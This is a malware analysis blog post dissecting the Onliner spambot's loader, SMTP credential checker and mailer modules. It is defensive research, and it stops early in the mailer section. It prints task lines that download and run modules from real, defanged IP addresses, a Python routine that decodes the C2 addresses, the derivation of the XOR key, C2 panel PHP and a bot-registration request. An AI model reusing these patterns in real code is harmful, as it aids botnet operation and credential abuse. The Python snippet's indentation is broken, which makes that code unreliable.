An analysis of a spam distribution botnet: the inner workings of Onliner Spambot

By mpeintner

Published: 2019-07-29 · Archived: 2026-04-05 17:29:16 UTC

Successful cybercrime campaigns make use of different elements working together to achieve their common goal. In the case of Onliner, the spambot appears to be a key piece of the puzzle in the distribution process. Many malware campaigns have been successful because the spamming process was so effective.

Blueliv's Head of Threat Intelligence, Jose Miguel Esparza, delivered a talk at Botconf explaining the inner workings of a spam distribution botnet. We discussed internal details of different modules, its Command and Control panel, how it checks and misuses stolen credentials and the threat actors operating and selling it.

This blog covers in-depth each of these Onliner **modules**: their goals, similarities, operating and communication processes with the C2 and **encryption** methods.

Modular Design

Onliner Spambot is built in a modular way, allowing us to classify certain components according to their purpose. We can distinguish between different modules based on their functionalities within the overall spamming process. More precisely, we analyze the following components:

1. **Worker**: module aimed at registering new bots and download and execute new modules.
2. **Checker SMTP:** module aimed at retrieving and validating SMTP credentials for future use in the spamming process.
3. **Mailer:** module aimed at conducting the spam. This would be the spambot itself, focused on sending emails using previously validated SMTP accounts.

In the past, the Worker module did not exist as a stand-alone executable, but the built in functionality within Onliner Spambot included the process of downloading the different modules. The procedure was quite simple, if a given DLL existed in the C2 then that was downloaded and executed, giving the bot the module functionality. Due to this change, the Onliner Spambot author separated the module loading from the core, giving more flexibility to the botnet administrators.

Worker Module

The **Worker** component is responsible for registering the bot and following C2 orders. This includes the download, execution and update of new modules. We call this module **ONLINERWORKER**. The sample we are going to analyze in this write up was chosen because of its unique nature. The binary comes packed in order to make it harder to reverse and uses custom encryption methods to communicate with its C2 and decipher new modules.

Overview

Static analysis tools show this sample was written in *Microsoft Visual C++ 8* and has the following compilation date: 03/05/2018 17:01:20. The AV industry detects this malicious threat fairly well. Table *T-1.0* summarizes basic attributes from this malware sample:

Name	app07.exe
Type	PE32 executable (GUI) Intel 80386, for MS Windows
SHA256	110aac69e6c480414d3c924d88087c976c61a311f9d6ed32838fd8888516a450
VirusTotal	https://www.virustotal.com/file/110aac69e6c480414d3c924d88087c976c61a311f9d6ed32838fd8888516a450/analysis (49/67)

PEiD Signature	Microsoft Visual C++ 8
Compilation Date	03/05/2018 17:01:20

T-1.0 Basic attributes from Onliner Spambot Worker component

Worker Module Analysis (Loader)

The **Onliner Spambot Worker** module analyzed acts as an initial dropper. Upon initialization, it creates two copies of the original sample under *C:\Windows* with names "*sacuqwiwa.exe*" and "*waitwwswa.exe*". Subsequently, it tries to run "*sacuqwiwa.exe*" as a service. The creation and execution of the service is performed by the use of the well-known API calls: *OpenSCManager*, *CreateService*, *OpenService* and *StartService*.

If we follow the execution of the first service "*sacuqwiwa.exe*", we will see that after an initial sleep loop, it will try to decrypt the C2 server.

Onliner Spambot custom encoding

Onliner Spambot uses a **custom encoding** algorithm to decode its C2 and to generate keys for module decryption purposes. This algorithm will add and subtract values to the actual characters from an initial encoded string to decode it.

More precisely, it consists of one round loop where all characters from an encoded string are processed only once. A series of single arithmetic operations (additions and subtractions) are performed on the encoded buffer, one operation per character until the whole string has been processed.

The following figure shows the encoding routine disassembled. Each of those big blocks is responsible of the addition and subtraction operations respectively.



Figure 1. Onliner Spambot custom encoding routine

Here we have an excerpt of how arithmetic operations are calculated against the original encoded buffer so that we get something closer to the real C2.

Initial String	Operation	Result
r	-2	p
e	+3	h
t	-4	p
,	+2	.
p	-3	m
`	+4	d
c	-2	a

,	+3	/
k	-4	g
m	+2	o
o	-3	l
+	+4	/
4	-2	2
0	+3	3
5	-4	1

T-2.0 Onliner Spambot custom encryption breakdown

When the arithmetic operations loop finishes, we end up with the following string as C2:

Encoded C2	**After arithmetic operations**
ret,p`c,kmo+405,320/4/10;,38spve	php.mda/gol/231.06.201.49//:ptth

T-3.0 Encoded C2 after initial string finishes arithmetic operations loop

After resolving the first encoding layer, we will get the C2 in reverse order. After this, the malware iterates over a loop reconstructing the final C2. *Figure 2* shows an example of this routine:



Figure 2. Onliner Spambot C2 reverse routine

Onliner Custom Decoding algorithm

This custom encoding routine from Onliner uses an array of operators (in this case there are 3 different operators: numbers 2, 3 and 4). For every character, it is going to apply an arithmetic operation (as noted, it is going to consist of sequential additions and subtractions for each of those operators).

An equivalent implementation for this encoding routine can be found here. However, in the malware code they are not using modulo operation. Instead, they manage the loop logic with conditional if statements (which are less efficient and readable).

```
    v8 = strlen(decoded_c2);
    if ( v8 >= strlen(encoded_c2) )
      break;
    if ( v6 == 2 )
    {
      memcpyStub(v5 + 1, v5 + 1 + *(_BYTE *)(encoded_c2 + v7 - 1), (char **)&decoded_byte);
      StrCat((int *)&decoded_c2, decoded_byte);
    }
    else
    {
      memcpyStub(v5 + 1, *(_BYTE *)(encoded_c2 + v7 - 1) - (v5 + 1), (char **)&decoded_byte_);
      StrCat((int *)&decoded_c2, decoded_byte_);
    }
    if ( v5 == 1 )
    {
      v5 = 2;
    }
    else if ( v5 == 2 )
    {
      v5 = 3;
    }
    else
    {
      v5 = 1;
    }
    if ( v6 == 1 )
      v6 = 2;
    else
      v6 = 1;
    ++v7;
  }
  ReverseC2(decoded_c2, (int *)&buffer);
```

Figure 3. Onliner Spambot custom encoding routine decompiled

```
def decode(s):
        """
        Onliner SpamBot decoding routine
        """

        result = ''
        sign = 1
        position = 0
        operations = [2,3,4]

        for char in s:

        original_num = ord(char)
        if sign > 0:

        # We must substract
        final_num = original_num - operations[position]

        else:
        # We must add
        final_num = original_num + operations[position]

        sign *= -1
        position = (position + 1) % 3

        result += '{}'.format(chr(final_num))

        # Sort C2
        result = result[::-1]

        return result
```

Although most Onliner Worker modules have configured only one Command and Control server, we have found some of them having built a big array of possible C2s. In this case, each C2 is encoded with the same algorithm.

The module will enter in an infinite loop where it will try to register the new Bot and to receive tasks for it using different C2s that it has configured. These samples may use more than 200 possible C2. An example of how this array is built can be seen in the next figure. This is from Onliner Worker sample *64be105d1e5d6e3a9399ebdb30acf18371b1e06e2a26fe5e95c4aeab8ff8a9c8*.

```
StrCpy(&C2_Array[188], (signed __int32)"ret,ijq`xcv+rqqqllc,xlhpplg-vjkdyjs+mj2euk0pyarb1,>nwpj");
StrCpy(&C2_Array[189], (signed __int32)"ret,ijq`xcv+rqqqllc,xlhpplg-vjkdyjs+ur2rukubvku]d,38spve");
StrCpy(&C2_Array[190], (signed __int32)"ret,ijq`xcv+vkirqke,wllcwit-rbpf2moeo^x-26rqxf");
StrCpy(&C2_Array[191], (signed __int32)"ret,ijq`xcv+rqqqllc,xlhpplg-vjkdyjs+t_2kr_0hirkc1,>nwpj");
StrCpy(&C2_Array[192], (signed __int32)"ret,ijq`xcv+rqqqllc,xlhpplg-vjkdyjs+olg,o]k`vcpiq`1cfjcoyqqevpi`2+<mxrk");
StrCpy(&C2_Array[193], (signed __int32)"ret,ijq`xcv+rqqqllc,xlhpplg-vjkdyjs+|ff,v^cq1e2+<mxrk");
StrCpy(&C2_Array[194], (signed __int32)"ret,ijq`xcv+rqqqllc,xlhpplg-vjkdyjs+olg,q]trxphog,38spve");
StrCpy(&C2_Array[195], (signed __int32)"ret,ijq`xcv+rqqqllc,xlhpplg-vjkdyjs+w^2kr_0apmibc`wwhjfvw-26rqxf");
StrCpy(&C2_Array[196], (signed __int32)"ret,ijq`xcv+rqqqllc,xlhpplg-vjkdyjs+vf2mh`csp_v)kkmpd`krk-26rqxf");
StrCpy(&C2_Array[197], (signed __int32)"ret,ijq`xcv+rqqqllc,xlhpplg-vjkdyjs+olg,{arjmluaflqmuac,38spve");
StrCpy(&C2_Array[198], (signed __int32)"ret,ijq`xcv+rqqqllc,xlhpplg-vjkdyjs+wo2jnktqennok,38spve");
StrCpy(&C2_Array[199], (signed __int32)"ret,ijq`xcv+rqqqllc,xlhpplg-vjkdyjs+olg,xgplh_o]n,38spve");
StrCpy(&C2_Array[200], (signed __int32)"ret,ijq`xcv+rqqqllc,xlhpplg-vjkdyjs+ios,lswcg-26rqxf");
StrCpy(&C2_Array[201], (signed __int32)"ret,ijq`xcv+rqqqllc,xlhpplg-vjkdyjs+wo2cvef^v_spqe3-=lvql");
StrCpy(&C2_Array[202], (signed __int32)"ret,ijq`xcv+rqqqllc,xlhpplg-vjkdyjs+ck2kr_0^rmoef^{-26rqxf");
StrCpy(&C2_Array[203], (signed __int32)"ret,ijq`xcv+rqqqllc,xlhpplg-vjkdyjs+wo2ggkqc3-=lvql");
StrCpy(&C2_Array[204], (signed __int32)"ret,ijq`xcv+rqqqllc,xlhpplg-vjkdyjs+q_2kr_0bg_ikjqvm2+<mxrk");
StrCpy(&C2_Array[205], (signed __int32)"ret,ijq`xcv+rqqqllc,xlhpplg-vjkdyjs+vbr,rpvlpuz+17trwd");
StrCpy(&C2_Array[206], (signed __int32)"ret,ijq`xcv+rqqqllc,xlhpplg-vjkdyjs+olg,6,7pqpr`1,>nwpj");
StrCpy(&C2_Array[207], (signed __int32)"ret,ijq`xcv+rqqqllc,xlhpplg-vjkdyjs+ga2phcpf~rhi/kl_ehnbhmp+17trwd");
StrCpy(&C2_Array[208], (signed __int32)"ret,ijq`xcv+rqqqllc,xlhpplg-vjkdyjs+olg,hocmyrdhnlvpdoga3-=lvql");
StrCpy(&C2_Array[209], (signed __int32)"ret,ijq`xcv+rqqqllc,xlhpplg-vjkdyjs+t_2kr_0arsrnqomcpetm3-=lvql");
StrCpy(&C2_Array[210], (signed __int32)"ret,ijq`xcv+rqqqllc,xlhpplg-vjkdyjs+olg,uavrtkr_vcsqm+17trwd");
StrCpy(&C2_Array[211], (signed __int32)"ret,ijq`xcv+rqqqllc,xlhpplg-vjkdyjs+q`2`5^cfglhcc,38spve");
StrCpy(&C2_Array[212], (signed __int32)"ret,ijq`xcv+rqqqllc,xlhpplg-vjkdyjs+olg,k_gqsgepqfpjh+17trwd");
StrCpy(&C2_Array[213], (signed __int32)"ret,ijq`xcv+rqqqllc,xlhpplg-vjkdyjs+vbr,eaypr_iogjmld+17trwd");
StrCpy(&C2_Array[214], (signed __int32)"ret,ijq`xcv+rqqqllc,xlhpplg-vjkdyjs+olg,oatrejoawdmkrjjksgf]fkyd2+<mxrk");
StrCpy(&C2_Array[215], (signed __int32)"ret,ijq`xcv+rqqqllc,xlhpplg-vjkdyjs+wo2cfexoiqpategcp+17trwd");
StrCpy(&C2_Array[216], (signed __int32)"ret,ijq`xcv+rqqqllc,xlhpplg-vjkdyjs+ip2kr_0kkgvjtllbhn1,>nwpj");
StrCpy(&C2_Array[217], (signed __int32)"ret,ijq`xcv+rqqqllc,xlhpplg-vjkdyjs+n`2_fev`eps]pby`2+<mxrk");
StrCpy(&C2_Array[218], (signed __int32)"ret,ijq`xcv+rqqqllc,xlhpplg-vjkdyjs+wo2qpgpbppd+17trwd");
StrCpy(&C2_Array[219], (signed __int32)"ret,ijq`xcv+rqqqllc,xlhpplg-vjkdyjs+t_2kr_0^ggqen`salor,38spve");
StrCpy(&C2_Array[220], (signed __int32)"ret,ijq`xcv+rqqqllc,xlhpplg-vjkdyjs+olg,fruqja2+<mxrk");
StrCpy(&C2_Array[221], (signed __int32)"ret,ijq`xcv+rqqqllc,xlhpplg-vjkdyjs+olg,snq`iaq]kaepdpca3-=lvql");
StrCpy(&C2_Array[222], (signed __int32)"ret,ijq`xcv+rqqqllc,xlhpplg-vjkdyjs+cw2mf*e^}ll]t_3-=lvql");
StrCpy(&C2_Array[223], (signed __int32)"ret,ijq`xcv+rqqqllc,xlhpplg-vjkdyjs+olg,sejpvshjgotcuppb1mh_1,>nwpj");
```

Figure 4. Onliner Spambot building C2 array

Worker Module Analysis (Core)

Once the Command and Control server is decoded and sorted, this module tries to reach its C2 server by registering the bot. This way the C2 can manage and send tasks to it. This would be an example where a **Worker** module tries to register Bot with id *606461253*:

Figure 5. Onliner Spambot registering new bot

If the Bot registration was carried out successfully, we would receive a response with orders for the Bot to follow. In this case, the **Worker** module will have to ask for *"0405mail.dll"* and *"smtp0205.dll"*, which stands for Onliner Spambot **Mailer** and **Checker SMTP** modules respectively.

For every task that is downloaded and executed, a new process *"waitwwswa.exe"* (which as discussed is actually a copy of the binary itself) is executed. This new process is executed with the URL to download as its first argument before finally entering into an infinite sleep loop. In summary, it will launch a different *'waitwwswa.exe'* instance for every task. Executed tasks:

1. C:\Windows\waitwwswa.exe *hxxp://194[.]247[.]13[.]178/0405mail.dll*
2. C:\Windows\waitwwswa.exe *hxxp://94[.]102[.]60[.]132/smtp0205.dll*

Executing the worker module along with one of those arguments results in trying to download and execute the module. Analyzing this sample, we got *"HTTP/1.1 403 Forbidden"* when asking for the **Mailer** module but got a *"HTTP/1.1 200 OK"* when asking for the **Checker SMTP** module. If the download is successful, the malware will try to execute it in a new thread. One thread for each module. Here you can see the response from the C2, delivering an encrypted module.



Figure 6. Onliner Spambot downloading a XORed module

This module is **XOR**-encrypted and the malware will actually need to decrypt it before execution. At first, we thought that the malware would parse the module and find the XOR key inside, which would be used to decrypt and execute the component. In this manner, the malware would be able to decrypt any of those files regardless of their key. In fact, it would only need to search for the first sequence of bytes delimited at the beginning and at the end with a NULL byte (0x00).

However, the malware uses a hardcoded string to generate the final XOR key using the custom encoding method mentioned before and also making use of MD5 hashing algorithm.

Here we can see an extract from the disassembled decryption routine that is going to use the XOR key to decrypt the retrieved modules.

Figure 7. Onliner Spambot decrypting XORed component

The initial string "*|u|dvbfc8ll5lf=bvgddnfic*" comes hardcoded and is used to generate the final XOR key. To do so, it uses the same custom encoding method described before and, in addition, it uses MD5 hash function.

In summary, the initial hardcoded string is transformed using arithmetic operations. Following this, the string is sorted and used as input for MD5 hash function. The result of this hashing algorithm will be the first half of the XOR key. Then, calculating again the MD5 (using as input the result of the previous operation) and adding a NULL byte, we get the last half of the key. If we concatenate them, we will have the final XOR key.

Initial String	**After arithmetic operations**	**Sorted**
u|dvbfc8ll5lf=bvgddnfic	zxxfsfdf4ni9ji9dskbgjhfg	gfhjgbksd9ij9in4fdfsfxxz

Message	**MD5 digest (First half of the key)**
Gfhjgbksd9ij9in4fdfsfxxz	72DE4E536F5B27961CCDA70C209782FD

Message	**MD5 digest + \x00 (Last half of the key)**
72DE4E536F5B27961CCDA70C209782FD	D514C467D79D0993803519C32AF73040+\x00

XOR KEY:

72DE4E536F5B27961CCDA70C209782FDD514C467D79D0993803519C32AF73040\x00

T-4.0 Breakdown from the initial hardcoded string to the final XOR key:

Onliner Custom XOR key generation algorithm

As mentioned previously, Onliner Worker is going to download and execute modules sent by its C2. These modules can be XOR encrypted. In those cases, the malware must be able to know how to decrypt them.

We now know that Onliner does not recognize the XOR key checking for patterns and that it is not able to decrypt any XOR encrypted file by guessing the key; instead it is designed to decrypt files with a hardcoded XOR key that comes encoded in the binary. This means that these modules have been crafted to work for those encrypted modules.

Once decryption takes place, it will check if the module is properly decrypted before executing it by looking at the PE header and magic number 0x4d5a (which stands for 'MZ'). The next figure shows these previous validations before actually executing the downloaded module.



Figure 8. Onliner Spambot checking decrypted module before execution

In our analysis, only the **Checker SMTP** component was available from the C2 and so only one main working thread was created aimed to execute this module. We can see that the malware received the "*smtp0205.dll*" module successfully.

Checker SMTP Module

The **Checker SMTP** module is responsible for retrieving huge lists of SMTP credentials (by asking to its C2), checking them and keeping track of valid ones to use them for Spamming purposes later.

Overview

Static analysis tools show this sample was written in *Microsoft Visual C++ 8* and has the following compilation date: 23/04/2018 10:46:16. As with the Onliner Spambot Worker module, the AV industry detects this malicious threat reasonably well. Table *T-5.0* summarizes basic attributes from this malware sample:

Name	b86b2da3e6f693c83af625a215c398057fba9dc2beea8e5a696bd9ad4d62d786
Type	PE32 executable (GUI) Intel 80386, for MS Windows
SHA256	b86b2da3e6f693c83af625a215c398057fba9dc2beea8e5a696bd9ad4d62d786
VirusTotal	https://www.virustotal.com/file/b86b2da3e6f693c83af625a215c398057fba9dc2beea8e5a696bd9ad4d62d786/analysis/ (45/67)
PEiD Signature	Microsoft Visual C++ 8
Compilation Date	23/04/2018 10:46:16

T-5.0 Basic attributes from Onliner Spambot Checker SMTP component

Checker SMTP Module analysis (Load)

The sample analyzed comes packed. Upon execution, it will do a lot of dummy/unnecessary initialization calls for strings, libraries, procedures etc. Once initialized, it loads the real **Checker SMTP** payload. Everything is done in the same process; no RunPE/Process Hollowing, DLL injection, or similar is performed. **Checker SMTP** will only use threads to balance and make its functionality modular. For instance, the main thread (which has been executing this sample until now), is only aimed to act as a packer and finally create two threads (which are going to carry out the main job) and wait in an infinite sleep loop.

Before any attempt to contact the C2 is made, this module will need to decode the string where the C2 is stored. It will use the same method described before in Onliner Spambot Worker module, adding and subtracting values for every character. Once C2 is decoded, the **Checker SMTP** component will start to build the first GET requests that is going to send. In this context, the module will try to download from its C2 the following necessary files before executing its payload: *ssleay32.dll*, *libeay32.dll* and *7z.dll*.

Onliner Spambot uses different GET and POST requests to share information with base64 encoded parameters as an obfuscated way to communicate with its C2. It needs three different files to properly operate, or else is not going to conduct malicious activity. To ask for those files Checker SMTP has to specify it by using the parameter "*f1*" in a GET request. Upon successful download, these files are written into *%TEMP%* directory. Ssleay32.dll is loaded and finally **Checker SMTP** module starts its core functionality



Figure 9. Onliner Spambot retrieving necessary file to operate: ssleay32.dll

Checker SMTP Module analysis (Core)

The first step is to make C2 aware of our Checker SMTP Bot by sending a GET request with parameter **1001=2**. Parameter **1001** indicates which is the module that is generating the request and allows the C2 to know how to operate with these. For instance, “1000=2” it refers to the **Checker SMTP** module.

Figure 10. Onliner Spambot retrieving Checker SMTP orders and information

Most relevant parameters in this conversation can be summarized here (BOT, C2):

Parameter name	Description
1	Bot id. Used to identify the bot. Id generated and registered in the Worker component.
99	Worker Version
2	File Version
74	Control account
77	Mask.zip
78	MD5 digest from the mask.zip file
79	Compressed mask.zip file size (in bytes)
80	Base.zip
81	MD5 digest from the base.zip file
82	Compressed base.zip file size (in bytes)

T-6.0 GET and POST parameters overview for initial Checker SMTP communications

Onliner Spambot has different mechanisms to protect wrong component versions from trying to establish a communication with the C2. Parameters like “**WV**”, and “**&2**” are aimed to control payload and module versions and to stop communication when these parameters do not comply with the expected values. For instance, “**WV**” stands for “Worker Version” and “**&2**” would refer to a File Version (used for the different components). Load Average at the Server level is also used as a mechanism to stop communications if the Server Load passes a configured threshold.

```
$load = sys_getloadavg();
$L=floor($load[0]);
if ($L>$MaxLoad) { echo '{OK}'; exit; }
$WV="15";
if ($_GET['99']=='1') { echo '{ok}'; exit; }
```

Figure 11. Onliner Spambot checking Server load and Worker Version

```
$fversion        = 58;
$key2            = $_POST['1'];
$vvv            = $_POST['2'];
$version        = $_POST['2']+0;
if ($version!=$fversion) {
    echo '{error_version}';
   exit;
}
```

Figure 12. Onliner Spambot checking File Version POST parameter

```
$dev=$_POST['99'];
$global_dev=$WV;
if ($dev!=$global_dev) {
        exit;
}
```

Figure 13. Onliner Spambot checking Worker Version POST parameter

The following figure shows C2 rejecting Bot communications because the file version sent in POST parameter "*2*", is not the one configured in the Command and Control server side.

Stream Content

```
POST /sea/indexh.php?&1001=2 HTTP/1.0
Host: 94.102.60.132
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; WOW64; Trident/4.0;
SLCC2; .NET CLR 2.0.545170; .NET CLR 3.5.545170; .NET CLR 3.0.545170
Content-Length: 75
Content-Type: application/x-www-form-urlencoded

1=606461248&99=15&2=51&71=0&72=0&73=0&74=0&76=0&77=100&80=0&81=0&82=0&83=0&HTTP/1.1 200 OK
Date: Thu, 16 Aug 2018 07:51:29 GMT
Server: Apache/2.2.22 (@RELEASE@)
X-Powered-By: PHP/5.3.3
Content-Length: 15
Connection: close
Content-Type: text/html

{error_version}
```

Figure 14. Onliner Spambot rejecting communication after checking File Version ("2" GET parameter)

If the initial request was successful, the response from the C2 would include a control account in parameter '**&74**' (as explained in Table T3.0). This is going to be used to ensure that the spamming process works. Validated SMTP credentials would be sent to this control account and further used in the Mailer component. The Base64 decoded control account stands for:

at***[@]***[.]ca,at***[@]***[.]ca,0**5,smtp.pr***us[.]ca:995

If all checks have been successfully passed, the Bot will ask for some files necessary to conduct the malicious behavior. It will ask for "*mask.zip*", and "*base.zip"* files. These files are necessary to validate credentials and finally send spam. Firstly, *mask.zip* is a compressed file containing: "*masks.txt*", "*dns.txt*", "*sub.txt*". The second .zip file contains only one text file named "*base.txt*". This last one consists of a huge credentials list with the form of "*username:password*" from SMTP accounts that are going to be checked. This list does not include SMTP servers, as this is found in *masks.txt*, which is used to know where to login when checking SMTP credentials.

The other files tell Checker SMTP module which DNS server should be used when performing DNS requests and subdomains to take into account.



Figure 15. Onliner Spambot retrieving "mask.zip" to check for SMTP servers

After the parsing process finishes, the module will create a thread pool aimed to validate the credentials found in these files. Upon successful authentication, an email is sent to the **control account** including the valid address in the "*MAIL FROM:*" field. This field gets parsed automatically in the C2 Server side so that validated SMTP credentials can be properly tracked.

Finally, **Checker SMTP** module keeps looping infinite and retrieving "*mask.zip*" and "*base.zip*" files from its C2. This way it can check and validate SMTP credentials for further use.



Figure 16. Onliner Spambot sending validated SMTP credential to control account

Mailer Module

The **Mailer** component is responsible for sending spam, using SMTP credentials previously validated by the Checker SMTP module.

Overview

Static analysis tools show this sample was written in *Delphi* and has the following compilation date: 19/06/1992 22:22:17 (*Delphi* common compilation date). The AV industry detects this malicious threat quite well. Table *T-5.0* summarizes basic file attributes from this malware sample:

Name	01mail.exe
Type	PE32 executable (GUI) Intel 80386, for MS Windows

SHA256	eef5327bc9db78065840f4f7a95f64f7950a6c84ac2cccc81b92eedc6d4484b6
VirusTotal	https://www.virustotal.com/file/eef5327bc9db78065840f4f7a95f64f7950a6c84ac2cccc81b92eedc6d4484b6/analysis/1 (46/66)
PEiD Signature	BobSoft Mini Delphi -> BoB / BobSoft
Compilation Date	19/06/1992 22:22:17

T-7.0 Basic file attributes from Onliner Spambot Mailer component

Mailer Module analysis (Load)

The sample analyzed comes unpacked. Upon execution, it makes a call to one of its exported functions called "*ModuleStart*" and after this, enters into an infinite sleep loop.

